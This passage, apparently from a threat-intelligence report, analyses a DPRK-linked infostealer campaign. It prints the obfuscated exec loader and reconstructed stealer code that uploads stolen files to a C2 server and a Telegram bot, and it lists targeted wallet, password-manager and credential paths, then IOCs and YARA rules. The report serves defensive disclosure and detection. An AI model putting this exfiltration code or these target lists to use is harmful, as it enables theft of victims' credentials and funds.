1. **Reversed Base64 encoding**: `data[::-1]` reverses the input string before decoding
2. **Base64 encoding**: Hides the actual compressed data in ASCII-safe format
3. **Zlib compression**: Further obscures the payload by compressing it
4. **Dynamic imports**: Uses `__import__()` instead of normal import statements to avoid static analysis
5. **Immediate execution**: `exec()` runs the decoded code directly without showing it first
6. **Chained operations**: Multiple transformations are applied in sequence within a single line

```
 def obfDecode(data): return __import__('zlib').decompress(__import__('base64').b64decode(data[::-1]))
exec(obfDecode(b'siVDNIw/zDWscJb2iUdUSMXQoDrfo1jkmJ7WRvVdnoqSidaKiOnNEjOq3Mip0zL.....'))
```

To deobfuscate this, we can run the following python script:

```
def obfDecode(data):
   return __import__('zlib').decompress(__import__('base64').b64decode(data[::-1]))
```

```
# Store the encoded data
encoded = b'siVDNIw/zDWscJb2iUdUSMXQoDrfo1...'  # (the full string)

# Decode but DON'T execute
decoded = obfDecode(encoded)

# Print or save to file to analyse
print(decoded.decode('utf-8'))
# or
with open('decoded.py', 'wb') as f:
    f.write(decoded)
```

The deobfuscated payload and full script are stored within the GitHub repository.

Stage 4 OmniStealer Analysis - Comprehensive Data Exfiltration Tool

File Size: Approximately **3,500+ lines** of heavily obfuscated Python code

Designation: Stage 4 (Payload 1_2_1_1) - Final InfoStealer that we call **OmniStealer**

Primary Targets

1. Browser Data Theft

Supported Browsers:

- **Chromium-based:** Chrome, Edge, Brave, Opera, Opera GX, Vivaldi, Arc, Chromium
- **Firefox-based:** Firefox, all Firefox profiles

Data Stolen:

- ✅ **Passwords** (login credentials from all profiles)
- ✅ **Cookies** (session tokens, authentication cookies)
- ✅ **Credit Cards** (saved payment methods)
- ✅ **Autofill Data** (Web Data database)
- ✅ **Browser Extensions** (see section below)

Decryption Capabilities:

- Windows: DPAPI + AES-GCM decryption
- Linux: KWallet/SecretStorage decryption
- macOS: Keychain password extraction
- Handles v10, v11, v24+ Chrome encryption schemes

2. Browser Extension Targeting

Cryptocurrency Wallets (60+ extensions):

```
wallet_extensions = {
    'nkbihfbeogaeaoehlefnkodbefgpgknn': 'MetaMask',
    'bfnaelmomeimhlpmgjnjophhpkkoljpa': 'Phantom',
    'egjidjbpglichdcondbcbdnbeeppgdph': 'Trust',
    'hnfanknocfeofbddgcijnmhnfnkdnaad': 'CoinBase',
    'ibnejdfjmmkpcnlpebklmnkoeoihofec': 'TronLink',
    'idnnbdplmphpflfnlkomgpfbpcgelopg': 'Xverse',
    'dmkamcknogkgcdfhhbddcghachkejeap': 'Keplr',
    'acmacodkjbdgmoleebolmdjonilkdbch': 'Rabby',
    # ... 50+ more wallet extensions
}
```

Password Managers (10+ extensions):

```
password_managers = {
    'aeblfdkhhhdcdjpifhhbdiojplfjncoa': '1Password',
    'hdokiejnpimakedhajhdlcegeplioahd': 'LastPass',
    'fdjamakpfbbddfjaooikfcpapjohcfmg': 'Dashlane',
    'eiaeiblijfjekdanodkjadfinkhbfgcd': 'NordPass',
    'nngceckbapebfimnlniiiahkandclblb': 'Bitwarden',
    # ... more
}
```

2FA Authenticators:

```
auth_extensions = {
    'bhghoamapcdpbohphigoooaddinpkbai': 'GoogleAuth'
}
```

3. Standalone Application Data

Cryptocurrency Wallets:

The malware specifically targets cryptocurrency wallet applications to steal private keys and wallet files, which would give attackers direct access to victims' digital currency holdings:

```
crypto_apps = {
    'Exodus/exodus.wallet': 'Exodus',
    'atomic/Local Storage': 'Atomic',
    'Electrum/wallets': 'Electrum',
    'Bitcoin/wallets': 'Bitcoin Core',
    'Dogecoin/wallets.dat': 'Dogecoin',
    'Monero/wallets': 'Monero',
    '.bitmonero/wallets': 'Monero CLI',
```

```
    '.config/solana/id.json': 'Solana CLI'
}
```

Password Managers:

The malware also targets password manager databases, which is particularly dangerous because these applications store credentials for potentially hundreds of other accounts in encrypted vaults:

```
password_apps = {
    '1Password/1password.sqlite': '1Password',
    'Bitwarden': 'Bitwarden',
    'NordPass': 'NordPass',
    'Dashlane/profiles': 'Dashlane',
    'WinAuth': 'WinAuth',
    'Proxifier4/Profiles': 'Proxifier'
}
```

macOS Specific:

On macOS systems, the malware attempts to access the Keychain, which is Apple's password management system that stores credentials, certificates, and encryption keys for the entire operating system:

```
macos_targets = {
    '~/Library/Keychains/login.keychain-db': 'macOS Keychain'
}
```

4. Development Credentials

Git Credentials:

```
dev_credentials = {
    '~/.git-credentials': 'Git credentials',
    '~/.config/git/credentials': 'Git config credentials',
    '~/.config/gh/hosts.yml': 'GitHub CLI tokens'
}
```

5. Cloud Storage Detection

Monitors for:

```
cloud_storage = {
    'Dropbox': ['~/Dropbox*', '%UserProfile%\\Dropbox*'],
    'GoogleDrive': ['~/My Drive*', '%UserProfile%\\My Drive*'],
    'OneDrive': ['~/OneDrive', '%UserProfile%\\OneDrive'],
    'iCloud': ['~/iCloud Drive', '~/Library/CloudStorage'],
```

```
    'Box': ['~/Box'],
    'Mega': ['~/MEGAsync', '~/Documents/MEGA'],
    'pCloud': ['%LocalAppData%\\pCloud\\Cache']
}
```

Reports presence and paths (doesn't steal files, just logs locations)

6. Windows Credentials

Windows Credential Manager:

```
 # Extracts ALL stored Windows credentials via DPAPI
def extract_windows_credentials():
    # Uses CredEnumerateW API
    # Decrypts with CryptUnprotectData
    # Returns domain/username/password tuples
```

7. Linux SecretStorage

Keyring Access:

```
 # GNOME Keyring / KDE KWallet
secretstorage.get_default_collection()
# Extracts all stored secrets with schemas and attributes
```

Data Processing Pipeline

Step 1: Kill Processes (Optional)

```
 kill_processes = ['chrome', 'msedge', 'brave', 'firefox', 'opera']
# Closes browsers to unlock database files
```

Step 2: Database Copying

```
 # Creates temporary copies with timestamps
cookie_copy = f"{cookie_file}~{int(time.time())}"
shutil.copy2(original, cookie_copy)
```

Step 3: Decryption

```
 # Platform-specific decryption:
# - Windows: DPAPI → AES-GCM
```

```
# - Linux: v11 key (SecretStorage) → AES-CBC
# - macOS: Keychain → PBKDF2 → AES-CBC
```

Step 4: JSON Export

```
 # organised by browser and profile:
export_path/
├─── login-Chrome-0-HASH.json
├─── login-Chrome-Profile1-HASH.json
├─── cookie-Brave-0-HASH.json
├─── card-Edge-0-HASH.json
├─── ext/
│    ├─── Chrome-0-HASH-nkbi.../MetaMask/
│    └─── Brave-0-HASH-bfna.../Phantom/
└─── app/
     ├─── Exodus/exodus.wallet/
     ├─── 1Password/1password.sqlite
     └─── solana_id.json
```

Exfiltration Methods

Method 1: HTTP Upload (Primary)

```
 url = f"{z}/u/f"  # z = C2 server (23.27.20.143:27017)
files = [(basename, open(file, 'rb')) for file in file_paths]
data = {
    'client_id': f"{hostname}$username",
    'path': '_auto',
    'sid': Q  # SID
}
requests.post(url, data=data, files=files)
```

Method 2: Telegram Bot (Fallback)

```
 BOT_TOKEN = '7870147428:AAGbYG_eYkiAziCKRmkiQF-GnsGTic_3TTU'
CHAT_ID = Ad  # Version-specific chat ID
telegram_url = f"https://api.telegram.org/bot{BOT_TOKEN}/sendDocument"
# Max file size: 50 MB
```

Method 3: Archive & Compress

```
 # Creates encrypted ZIP with password
import pyzipper
password = ',./,./,./'  # Hardcoded password
```

```
compression = ZIP_LZMA  # or ZIP_BZIP2 or ZIP_DEFLATED
pyzipper.AESZipFile(output, compression=compression, encryption=WZ_AES)
```

Archive Naming:

```
 {hostname}$username_{timestamp}*#{MD5_HASH}.zip*
Example: DESKTOP-7K3P9QM$john_250119_153045*#A7F3D8E2.zip*
```

Anti-Analysis Features

1. Cloud/Sandbox Detection (from Stage 3)

Inherits all detection from Stage 3 (AWS, Azure, GCP, Kali, etc.)

2. Concurrent Execution Lock

```
 import portalocker
lock_file = '/tmp/tmp7A863DD1.tmp'
portalocker.lock(lock_file, portalocker.LOCK_EX | portalocker.LOCK_NB)
# Prevents multiple instances
```

3. Self-Deletion

```
 if not debug_mode:
    os.remove(sys.argv[0])  # Deletes itself after execution
```

4. Marker File

```
 # Creates marker to indicate "already running"
temp_file = f"/tmp/{unique_id}"
with open(temp_file, 'w') as f:
    f.write(unique_id)
```

Execution Modes

Command-Line Flags:

```
 '-a'   # Auto mode (full extraction)
'-f'   # Fast mode (skip some features)
'-fc'  # Fast + cookies mode
'-fmac' # Force macOS mode
'-hh'  # HTTP upload only (skip Telegram)
'-tt'  # Telegram upload only (skip HTTP)
```

```
'-v4' or '-vA'  # Set _V to 'A'
'-v5' or '-vC'  # Set _V to 'C'
'--debug' # Enable verbose logging
'-nodel' # Don't self-delete
```

Victim Fingerprinting

Collected Metadata:

```
 victim_info = {
    'channel': h,           # _V version
    'pc_name': r,          # Hostname
    'pc_login': A0,        # Username
    'pc_info': Ax,         # OS details
    'path': os.getcwd(),   # Current directory
    'uuid': uuid.UUID(...), # Hardware UUID
    'sid': Q,              # Windows SID / Linux hardware UUID
    'inz_ext_count': BO,   # Number of wallet extensions found
    'python': sys.executable,
    'timestamp': int(time.time()),
    'client_utc': datetime.utcnow()
}
```

Sent to: `{z}/u/e` endpoint

Key Technical Details

Encryption Keys Extracted:

OmniStealer employs platform-specific decryption techniques to extract the master encryption keys that browsers use to protect stored credentials and cookies. Understanding these methods reveals how the malware bypasses browser security on each operating system:

```
 # Chrome/Chromium
v10_key = PBKDF2(password, salt, iterations=1003)  # macOS
v11_key = PBKDF2(password, salt, iterations=1)     # Linux
# Windows
encrypted_key = base64.b64decode(json['os_crypt']['encrypted_key'])
v10_key = DPAPI_decrypt(encrypted_key[5:])
```

Cookie Format Conversion:

After extracting and decrypting cookies from browser databases, OmniStealer converts them into a standardised JSON format that can be easily imported into other browsers or automation tools, making the stolen session data immediately usable for account takeover attacks:

```
 # Converts Chrome cookie format to universal JSON:
{
    'domain': '.example.com',
    'expirationDate': unix_timestamp,
    'hostOnly': False,
    'httpOnly': True,
    'name': 'session_id',
    'path': '/',
    'sameSite': 'lax',  # or 'strict', 'unspecified'
    'secure': True,
    'session': False,
    'storeId': '0',
    'value': 'decrypted_cookie_value'
}
```

Summary Statistics

Category	Count	Notes
Browsers Supported	10+	Chrome, Firefox, Edge, Brave, Opera, etc.
Wallet Extensions	60+	MetaMask, Phantom, Trust, Coinbase, etc.
Password Managers	10+	1Password, LastPass, Bitwarden, etc.
Crypto Wallets (Apps)	10+	Exodus, Electrum, Monero, Solana, etc.
Cloud Storage Detected	7+	Dropbox, Google Drive, OneDrive, etc.
Total Lines of Code	3,500+	Heavily obfuscated
Max Archive Size	50 MB	Telegram bot limit

C2 Communication

Endpoints Used:

- `/u/e` - Upload victim metadata
- `/u/f` - Upload file archives
- `/verify-human/{version}` - Registration (inherited from Stage 3)

Telegram Bot:

- Token: `7870147428:AAGbYG_eYkiAziCKRmkiQF-GnsGTic_3TTU`
- Chat IDs vary by `_V` version

Final Notes

This is a **production-grade infostealer** designed for:

- ✅ Mass credential harvesting
- ✅ Cryptocurrency wallet theft
- ✅ Developer credential extraction
- ✅ Session hijacking (cookies)
- ✅ Payment card theft
- ✅ Multi-platform compatibility
- ✅ Evasion of security products
- ✅ Reliable exfiltration (dual upload methods)

Archive Password: `,./,./,./` (used for all encrypted ZIPs)

Self-Protection: Locks execution, self-deletes, avoids sandboxes, uses encrypted archives

This represents the **culmination of the entire infection chain** - the actual data theft operation after all the staging and persistence mechanisms.

Post-Exfiltration Threat Actor Activities

Once the infostealer successfully exfiltrates the encrypted archive containing browser credentials, cryptocurrency wallets, session cookies, and sensitive application data, the threat actor will pivot to **immediate financial exploitation and corporate espionage**. The attacker's primary objectives include:

- **Financial Exploitation:** The threat actor will attempt to **drain cryptocurrency wallets** using the stolen seed phrases, private keys, and extension data from 60+ wallet applications (MetaMask, Phantom, Coinbase, Trust Wallet, etc.). They will leverage **stolen session cookies** to bypass multi-factor authentication and gain unauthorised access to cryptocurrency exchanges, banking portals, and payment platforms, enabling direct theft of funds. **Saved credit card data** extracted from browser databases will be used for fraudulent transactions or sold on underground markets. The attacker will also exploit **stolen credentials from password managers** (1Password, LastPass, Bitwarden) to access financial accounts, investment platforms, and corporate payment systems.
- **Account Takeover & Lateral Movement:** Using the harvested **login credentials and session tokens**, the threat actor will perform **account takeover attacks** across email accounts, cloud services (AWS, Azure, Google Cloud), code repositories (GitHub, GitLab), and internal corporate systems. The **stolen developer credentials** (Git tokens, SSH keys, API keys from environment variables) provide direct access to source code repositories, CI/CD pipelines, and production infrastructure, enabling further compromise of the organisation's technical stack.
- **Corporate Espionage & Trade Secret Theft:** Beyond immediate financial gain, the threat actor will analyse the **exfiltrated environment variables, configuration files, and application data** to map the organisation's infrastructure, identify high-value targets, and extract **proprietary algorithms, business strategies, customer databases, and intellectual property**. Access to **cloud storage locations** (detected via the CD() function), internal documentation, and development tools provides deep insights into the **inner workings of the organisation**, competitive advantages, unreleased products, and strategic plans. This information can be sold to competitors, used for targeted ransomware attacks, or leveraged for long-term

persistent access to conduct ongoing surveillance and data exfiltration campaigns. The comprehensive nature of the stolen data—spanning personal credentials, corporate secrets, financial access, and cryptographic keys—positions the threat actor to inflict **maximum financial damage** while simultaneously compromising the **organisation's competitive position and operational security** for extended periods.

Conclusion

The DEV#POPPER.js and OmniStealer campaign represents a significant advancement in supply chain attacks targeting development environments. By combining blockchain-based command-and-control infrastructure with cross-platform malware and comprehensive credential harvesting, DPRK-affiliated threat actors have created an attack chain that operates with surgical precision across Windows, macOS, and Linux systems. The dual-payload architecture—JavaScript-based RAT for persistent access and Python-based stealer for mass exfiltration—demonstrates a sophisticated understanding of modern development workflows and the critical assets that fuel both cryptocurrency operations and corporate espionage.

The scope of targeted data is staggering: 60+ cryptocurrency wallet extensions, 10+ password managers, credentials from every major browser, SSH keys, API tokens, cloud storage configurations, and session cookies that bypass multi-factor authentication. This isn't opportunistic malware—it's a precision-engineered data vacuum designed to extract maximum value from developer workstations, where the convergence of personal cryptocurrency holdings and corporate access credentials creates an irresistible target for financially-motivated state actors.

The implications extend far beyond immediate financial theft. Stolen developer credentials provide persistent access to source code repositories, CI/CD pipelines, and production infrastructure, enabling follow-on attacks that can remain undetected for months or even years if developers fail to rotate compromised credentials, revoke stolen API tokens, and invalidate session cookies. The exfiltrated environment variables, configuration files, and cloud storage mappings create a comprehensive blueprint of organisational infrastructure that can be weaponised for ransomware deployment, intellectual property theft, or long-term surveillance operations. This prolonged window of opportunity means that even after initial detection, organisations may remain vulnerable to secondary compromises if comprehensive credential rotation and access reviews are not performed immediately.

As state-sponsored techniques continue to proliferate into cybercriminal ecosystems, the combination of TxDataHiding C2 infrastructure with production-grade infostealers will become standard tradecraft. The economic calculus remains brutally asymmetric: attackers invest minimal resources (very low blockchain fees, freely available malware frameworks) to achieve persistent compromise of high-value targets, while defenders face the daunting challenge of securing increasingly complex development environments against threats that leave minimal forensic evidence and operate through infrastructure that cannot be taken down.

Resources & Detection Tooling

To support the security community in detecting and analysing this attack chain, we have made the following resources publicly available:

GitHub Repository: https://github.com/Ransom-ISAC-Org/LOCKSTAR/tree/main/XCTDH_Crypto_Heist

This repository includes:

- Complete malware samples (DEV#POPPER.js and OmniStealer) for analysis and testing
- YARA rules for detecting payload variants, obfuscation patterns, and execution behaviours
- Microsoft Defender for Endpoint detection rules tailored for this campaign
- Sigma rules for SIEM correlation and threat hunting
- PayloadFetcher.js - simulation script demonstrating blockchain query chains and decryption routines
- Indicators of Compromise (IoCs) including C2 endpoints, Telegram bot tokens, and blockchain addresses

These resources enable security teams to build comprehensive detection capabilities, hunt for similar threats in their environments, conduct tabletop exercises simulating this attack chain, and contribute to the collective defense against blockchain-based malware infrastructure.

Acknowledgments

We extend our deepest gratitude to all collaborators who contributed their expertise to this investigation: François-Julien Alcaraz, Nick Smart, Yashraj Solanki, Joshua Penny, Michael Minarovic, and Tammy Harper. Special thanks to the Ransom-ISAC members whose collective intelligence, collaborative approach, and tireless analysis made this comprehensive technical breakdown possible.

Final Thoughts

The DEV#POPPER.js and OmniStealer campaign is not an isolated incident—it's a preview of the threat landscape's future. As blockchain infrastructure becomes further entrenched in attacker toolkits and state-sponsored capabilities proliferate into cybercriminal hands, organisations must fundamentally rethink their defensive strategies. Traditional perimeter security, signature-based detection, and infrastructure takedowns are insufficient against adversaries who operate through immutable, decentralised networks and deploy cross-platform malware designed for developer environments.

Defenders must invest in specialised blockchain analysis capabilities, behavioral detection systems that identify anomalous cryptocurrency API interactions, and comprehensive credential management programs that assume browser-stored secrets are inherently compromised. Developer workstations—long treated as trusted endpoints—must be recognised as high-value targets requiring endpoint detection and response (EDR), application whitelisting, and rigorous network segmentation from production infrastructure.

The arms race continues, but with proper awareness, detection capabilities, and defensive depth, organisations can significantly reduce their attack surface and detect these sophisticated threats before catastrophic data loss occurs.

Mitre ATT&CK

Tactic	Tactic ID	Technique	Technique ID
Initial Access	TA0001	Phishing	T1566
Initial Access	TA0001	Supply Chain Compromise	T1195
Execution	TA0002	Command and Scripting Interpreter: JavaScript	T1059.007

Tactic	Tactic ID	Technique	Technique ID
Execution	TA0002	Command and Scripting Interpreter: Python	T1059.006
Execution	TA0002	User Execution: Malicious File	T1204.002
Persistence	TA0003	Boot or Logon Autostart Execution	T1547
Defense Evasion	TA0005	Obfuscated Files or Information	T1027
Defense Evasion	TA0005	Deobfuscate/Decode Files or Information	T1140
Credential Access	TA0006	Credentials from Password Stores: Credentials from Web Browsers	T1555.003
Discovery	TA0007	System Information Discovery	T1082
Collection	TA0009	Data from Local System	T1005
Command and Control	TA0011	Application Layer Protocol: Web Protocols	T1071.001
Command and Control	TA0011	Non-Application Layer Protocol	T1095
Command and Control	TA0011	Encrypted Channel	T1573
Command and Control	TA0011	Remote Access Software	T1219
Exfiltration	TA0010	Exfiltration Over C2 Channel	T1041
Exfiltration	TA0010	Exfiltration Over Web Service	T1567

Indicators of Compromise (IOCs)

Malware-Related IOCs

Type	Indicator	Notes
Initial Multi-Payload Stager (tailwind.config.js / Payload1)	`16df15306f966ae5c5184901747a32087483c03eebd7bf19dbfc38e2c4d23ff8`	SHA256 of initial payload
Payload1_1 (Payload Stager)	`ee3cc7c6bd58113f4a654c74052d252bfd0b0a942db7f71975ce698101aec305`	SHA256

Type	Indicator	Notes
Payload1_2 (HTTP Payload Stager)	`ce47fef68059f569d00dd6a56a61aa9b2986bee1899d3f4d6cc7877b66afc2a6`	SHA256
Payload1_1_1 (Dev#Popper.js RAT)	`eefe39fe88e75b37babb37c7379d1ec61b187a9677ee5d0c867d13ccb0e31e30`	SHA256
Payload1_2_1 (InfoStealer Stager)	`8c0233a07662934977d1c5c29b930f4acd57a39200162cbd7d2f2a201601e201`	SHA256
Payload1_2_1_1 (Python OmniStealer)	`7a62286e68d879b45da710e1daa495978dcae31ae8f0709018a7d82343ec57e8`	SHA256
Python Installer Download	`http://[IP]:27017/d/python.zip`	Downloader path
Alternative Python Installer	`http://[IP]:27017/d/python.7z`	Downloader path
7-Zip Extractor Download	`http://[IP]:27017/d/7zr.exe`	Tool to extract payloads
Infection Marker (mutex-like)	`/*C250618A*/`	Marker string in payload (possible mutex or infection flag)

Network-Related IOCs

Type	Indicator	Notes
C2 IP	`23.27.20[.]143`	Obfuscated dotted octet shown — use deobfuscated 23.27.20.143 in detections
C2 IP	`136.0.9[.]8`	Payload1_1_1 and Payload1_2_1
C2 IP	`23.27.202[.]27`	Payload1_1_1 and Payload1_2_1

Type	Indicator	Notes
C2 IP	`166.88.4[.]2`	Payload1_1_1 and Payload1_2_1
Data exfil endpoint (Mongo-style)	`http://[IP]:27017/verify-human/[version]`	Port 27017 (Mongo) used as HTTP exfil channel
Env vars exfil	`http://[IP]:27017/snv`	endpoint name snv
Text notifications HTTP C2	`POST to {C2_IP}/verify-human/{channel}`	Behavioral rule: outbound HTTP POSTs to /verify-human/
Python installer downloads	`http://[IP]:27017/d/python.zip` , `http://[IP]:27017/d/python.7z`	Monitor any http download of python.zip/.7z from external IPs
7-Zip Extractor Download	`http://[IP]:27017/d/7zr.exe`	Tool to extract payloads
Python payload delivery	`http://[IP]:27017/$/z1`	suspicious path $ and z1
GitHub repo (URL)	`https[:]//github[.]com/isasmallbit/store-v`	obfuscated Github repo URL
GitHub repo invitation	`hxxps[://]github[.]com/isasmallbit/store-v/invitations`	received via email from GitHub (noreply@github.com)
URL (full)	`https[:]//github[.]com/isasmallbit/store-v`	same as above
Telegram Bot token	`7870147428:AAGbYG_eYkiAziCKRmkiQF-GnsGTic_3TTU`	Telegram bot token — treat as credential/secret
Telegram chat_id(s)	`7609033774` (default), `7699029999` (v-A), `4697384025` (v-0)	Chat IDs used for notifications
Email (operator / contact)	`karsy117@gmail[.]com`	operator email
Email (302 response)	`dmgoodner@gmail.com`	observed in redirect/302 response
LinkedIn profile (302 response)	https://www.linkedin.com/in/duane-goodner/	used in redirect
GitHub (302 response)	https://github.com/duanegoodner	used in redirect

Type	Indicator	Notes
URL (full GitHub)	https://github.com/duanegoodner	monitor attempts to contact this resource

Crypto / Blockchain IOCs (Separated)

Type	Indicator	Notes
TRON Wallet (Payload1 Index 1)	`TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP`	TRON address (starts `T`)
TRON Wallet (Payload1 Index 2)	`TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG`	TRON address
TRON Wallet (Payload1_1 Index)	`TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe`	TRON address
BSC Address (Payload1 and Payload1_1)	`0x9BC1355344B54DEDf3E44296916eD15653844509`	BSC (Ethereum-format) address
Aptos Address (Payload1_1)	`0x3414a658f13b652f24301e986f9e0079ef506992472c1d5224180340d8105837`	Aptos / hex 64
Aptos Hash (Payload1 Fallback 1)	`0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e`	tx/hash style
Aptos Hash (Payload1 Fallback 2)	`0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3`	tx/hash
BSC Tx Hash (Payload1 Hash 1)	`0xf46c86c886bbf9915f4841a8c27b38c519fe3ce54ba69c98d233d0ffc94d19fc`	0x + 64 hex
BSC Tx Hash (Payload1 Hash 2)	`0xd33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef`	0x + 64 hex
BSC Tx Hash (Payload1_1	`0xa8cdabea3616a6d43e0893322112f9dca05b7d2f88fd1b7370c33c79076216ff`	repeated in list

Type	Indicator	Notes
Hash)		

YARA Rules

Rule 1: Actor_APT_DPRK_Unknown_MAL_Script_PY_Stealer_Unknown_Strings_1_1Oct25

```
 rule Actor_APT_DPRK_Unknown_MAL_Script_PY_Stealer_Unknown_Strings_1_1Oct25
{
      meta:
            rule_id = "7919137c-de06-43cc-800a-76c726b45fbd"
            date = "16-10-2025"
            author = "Ransom-ISAC"
            //Payload 1_2_1_1 OmniStealer
            description = "Detects cluster of Python Scripts that are likely developed by a DPRK Nexus group"
            filehash = "742016f01fa89be4d43916d5d2349c8d86dc89f096302501ec22b5c239685a20"

      strings:
            $bwr1 = "microsoft-edge" ascii
            $bwr2 = "google-chrome" ascii
            $bwr3 = "Brave-Browser" ascii

            $func1 = "socket.gethostname()" ascii
            $func2 = "getpass.getuser()" ascii
            $func3 = "platform.platform()" ascii

            $str1 = "1Password" ascii
            $str2 = "secretstorage" ascii
            $str3 = "networkWallet" ascii
            $str4 = "readPassword" ascii
            $str5 = "cookie_files" ascii
            $str6 = "login_files" ascii
            $str7 = "credit_cards" ascii
            $str8 = "masterPassword" ascii
            $str9 = "moz_cookies" ascii
            $str10 = "http-upload" ascii
            $str11 = "tg-upload" ascii

            $pass1 = "ProtonPass" ascii
            $pass2  = "MEGAPass" ascii
            $pass3  = "DualSafe" ascii
            $pass4  = "FreePasswordManager" ascii
            $pass5  = "GoogleAuth" ascii
```

```
        $params1 = "osx_key_user" ascii
        $params2 = "osx_key_service" ascii
        $params3 = "os_crypt_name" ascii
        $params4 = "windows_keys" ascii
        $params5 = "osx_cookies" ascii
        $params6 = "windows_cookies" ascii
        $params7 = "linux_cookies" ascii
        $params8 = "osx_logins" ascii
        $params9 = "windows_logins" ascii
        $params10 = "linux_logins" ascii

        $crpt1 = "Bitwarden" ascii
        $crpt2 = "NordPass" ascii
        $crpt3 = "Dashlane" ascii
        $crpt4 = "kwallet" ascii

        $pths1 = "/.config/chromium/" ascii
        $pths2 = "/.config/opera/" ascii
        $pths3 = "/.config/BraveSoftware/" ascii
        $pths4 = "/.config/microsoft-edge" ascii
        $pths5 = "/.config/vivaldi/" ascii
        $pths6 = "%APPDATA%\\\\*\\\\*\\\\*\\\\User Data*" ascii

        $walls1 = "Dogecoin/wallets.dat" ascii
        $walls2 = "Bitcoin/wallets" ascii
        $walls3 = "Electrum/wallets" ascii
        $walls4 = "Exodus/exodus.wallet" ascii
        $walls5 = "Monero/wallets" ascii

        $drv1 = "iCloud Drive" ascii
        $drv2 = "SkyDrive" ascii
        $drv3 = "OneDrive" ascii
        $drv4 = "My Drive" ascii
        $drv5 = "Dropbox" ascii
        $drv6 = "pCloud" ascii
        $drv7 = "Box" ascii
        $drv8 = "iCloud" ascii
        $drv9 = "SkyDrive" ascii
        $drv10 = "GoogleDrive" ascii
        $drv11 = "Dropbox" ascii
        $drv12 = "Mega" ascii

    condition:
        any of ($bwr*)
        and any of ($func*)
        and 5 of ($str*)
        and 2 of ($pass*)
        and 5 of ($params*)
```

```
            and 2 of ($crpt*)
            and 3 of ($pths*)
            and 2 of ($walls*)
            and 6 of ($drv*)
            and filesize < 250KB

      /*------------------------Matches = 2---------------------------
    742016f01fa89be4d43916d5d2349c8d86dc89f096302501ec22b5c239685a20  ---Communicating across found C2 infra
    a7d7075e866132b8e8eb87265f7b7fab0e9f6dd7f748445a18f37da2e989faa3  ---Communicating across found C2 infra
    */
}
```

Rule 2: Actor_APT_DPRK_Unknown_MAL_Script_PY_Stealer_Unknown_Strings_2_Oct25

```
 rule Actor_APT_DPRK_Unknown_MAL_Script_PY_Stealer_Unknown_Strings_2_Oct25
{
      meta:
            rule_id = "2c2a60ce-55cf-40ab-92c4-7ee961b0d00c"
            date = "17-10-2025"
            author = "Ransom-ISAC"
            //Payload 1_2_1_1 OmniStealer
            description = "Detects cluster of Python Scripts that are likely developed by a DPRK Nexus group"
            filehash = "236ff897dee7d21319482cd67815bd22391523e37e0452fa230813b30884a86f"

      strings:
            $dot1 = ".onetoc2" ascii
            $dot2 = ".onenote" ascii
            $dot3 = ".one" ascii
            $dot4 = ".kbdx" ascii

            $func1 = "socket.gethostname()" ascii
            $func2 = "getpass.getuser()" ascii
            $func3 = "platform.platform()" ascii

            $pc1 = "pc_name" ascii
            $pc2 = "pc_info" ascii
            $pc3 = "pc_login" ascii

            $x1 = "metamask" ascii
            $x2 = "phantom" ascii
            $x3 = "exodus" ascii
            $x4 = "atomic" ascii
            $x5 = "bitcoin" ascii
            $x6 = "ethereum" ascii
            $x7 = "solana" ascii
```

```
            $x8 = "aptos" ascii
            $x9 = "electrum" ascii
            $x10 = "tronlin" ascii
            $x11 = "coinbase" ascii
            $x12 = "binance" ascii

            $y1 = "gitconfig" ascii
            $y2 = "tsconfig" ascii
            $y3 = "bootconfig" ascii
            $y4 = "pw-config" ascii

            $z1 = "cli_mode" ascii
            $z2 = "dev_mode" ascii
            $z3 = "cli_mode" ascii
            $z4 = "debug_mode" ascii

      condition:
            2 of ($dot*)
            and any of ($func*)
            and any of ($pc*)
            and 6 of ($x*)
            and 2 of ($y*)
            and 2 of ($z*)
            and filesize < 100KB
}
```

Rule 3: Actor_APT_DPRK_Unknown_MAL_Script_JS_Loader_Unknown_Strings_Oct25

```
 rule Actor_APT_DPRK_Unknown_MAL_Script_JS_Loader_Unknown_Strings_Oct25
{
      meta:
            rule_id = "dbcf26b3-7b8c-447d-97ad-43de0d6e42e6"
            date = "17-10-2025"
            author = "Ransom-ISAC"
            description = "Detects cluster of JS Scripts that are likely developed by a DPRK Nexus group"
            filehash = "be21bf4ad94c394202e7b52a1b461ed868200f0f03b3c8544984e9765c23e1e0"

      strings:
            $hex = {676c6f62616c2e5f56203d202743352d62656e6566697427} //global._V = 'C5-benefit'

            $js1 = "global.r" ascii
            $js2 = "global._V" ascii

            $var1 = "C5-benefit" ascii
            $var2 = "C250617A" ascii
```

```
            $var3 = "CHQG3L42MMQ" ascii
            $var4 = {68 74 74 70 3a 2f 2f 22 20 2b 20 ?? 20 2b 20 22 3a (32 37 30 31 37 | 44 44 43)} //IP:Port pa

            $str1 = "crypto" ascii
            $str2 = "socket" ascii
            $str3 = "hostname" ascii
            $str4 = "axios" ascii
            $str5 = "form-data" ascii

            condition:
                  $hex
                  or (
                        any of ($js*)
                        and any of ($var*)
                        and any of ($str*)
                  )
                  and filesize < 75KB
}
```

Rule 4: Actor_APT_DPRK_Unknown_MAL_Script_JS_RAT_Unknown_Strings_Oct25

```
 rule Actor_APT_DPRK_Unknown_MAL_Script_JS_RAT_Unknown_Strings_Oct25
{
      meta:
            rule_id = "96fd2b7e-355e-43fc-a581-6ebda388b761"
            date = "19-10-2025"
            author = "Ransom-ISAC"
            //Payload1_1_1 Cross-Platfrom NodeJS RAT
            description = "Detects cluster of obfuscated JS Scripts that are likely developed by a DPRK Nexus gro
            filehash = "eefe39fe88e75b37babb37c7379d1ec61b187a9677ee5d0c867d13ccb0e31e30"

      strings:
            $str1 = "Promise" ascii wide
            $str2 = "['_V']" ascii wide
            $str3 = "['_R']" ascii wide
            $str4 = "atob" ascii wide

            condition:
                all of them
                and filesize < 100KB
}
```

Rule 5: Actor_APT_DPRK_Unknown_MAL_Indicators_Strings_Oct25

```
 rule Actor_APT_DPRK_Unknown_MAL_Indicators_Strings_Oct25
{
      meta:
            rule_id = "10982aed-1c45-4864-a6ff-ffd19f38912d"
            date = "19-10-2025"
            author = "Ransom-ISAC"
            description = "Detects cluster of DPRK Nexus malware based on known artifacts"

      strings:
